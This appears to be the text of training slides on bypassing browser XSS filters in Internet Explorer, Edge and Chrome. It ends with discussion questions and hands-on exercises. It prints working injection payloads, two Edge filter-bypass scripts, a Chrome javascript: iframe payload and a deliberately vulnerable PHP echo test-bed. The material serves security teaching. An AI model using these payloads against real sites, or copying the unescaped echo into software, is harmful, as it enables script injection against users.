  - `{<BUTTON[ /+\t].*?va{l}ue[ /+\t]*=}`
  - `{<INPUT[ /+\t].*?va{l}ue[ /+\t]*=}`
- Notice something? Something was forgotten.
- Should we have a look?

Single Parameter Bypass for MSIE

```
<a+folder="jav
%26bx41%3Bscript:alert(1)"+style="beh
avior:url%26bx28%3B%23default
%23AnchorClick)"s:>Click&v%0Ab%0As
%0A:\&v%0A%0Ab%0A%0A%0A%0A%0As:\
```

This got fixed in MSIE11 though

Here is a better one!

```
?xss=<?PXML><html:script>alert(1)
</html:script>
```

This works in MSIE11, IE9 docmode

Universal Bypass for Edge

```
<script>
function bypass(){
    var win = window.open("redir.php?url=https://html5sec.org/");
    var ifr = win.document.createElement("iframe");
    win.document.appendChild(ifr);
    win[0].opener = win;
    win[0].setTimeout("alert('One moment please...');" +
          "opener.location='https://html5sec.org/xss.php?xss=" +
          "<iframe onload=alert(1)>'");
}
</script>
<button onclick="bypass()">Bypass me!</button>
```

Sadly got fixed in latest Tech Previews

Here is a better one!

```
<iframe></iframe>
<script>
var vulnUrl = 'https://html5sec.org/xss.php?xss=';
var vulnUrlWithIframe = vulnUrl + "<iframe></iframe>";
var vulnUrlWidhScript = vulnUrl +
"<script>alert(document.domain);<\/script>";

document.getElementsByTagName("iFrame")[0].onload = function()
{
    window[0][0].location = vulnUrlWidhScript;
}
window[0].location = vulnUrlWithIframe;
</script>
```

Now how about Chrome?


- With Chrome it has become complicated
- They really fix quickly and efficiently
- There is almost no generic bypasses left
- Well, this one might come in handy
  - `?xss="><iframe%20src="javascript:alert(1)%3%0DB%3%0AC!--%0D`
- But be aware of its limitations, let's look at the test-bed together!
  -
    ```
    <p>Hello, <?php echo $_GET['xss']; ?>


    <p class=""></p>
    ```

More XSS Filter Bypass Techniques

- Masato compiled a collection of bypass techniques
- These needs some stars to be aligned, but at least one pair of stars usually is!
- Like, character transformation, escaping, stripping etc.
- Let’s have a look!
  - https://is.gd/5nFScw
  - https://is.gd/NyhiS4


Questions

- 1)XSS Filters are almost gone. Good riddance?
- 2)How could they have gotten better?
- 3)What else could the browser do?



Hands-On Time!

- **Advanced XSS?** Let’s now use our knowledge to bypass more restrictive filters
  - https://is.gd/w9AdK1
  - https://is.gd/YCm3CG
  - 15 minutes time for each exercise



Chapter Four: Done

- Thanks a lot!
- Soon, more.
- Any questions? Ping me.
  - mario@cure53.de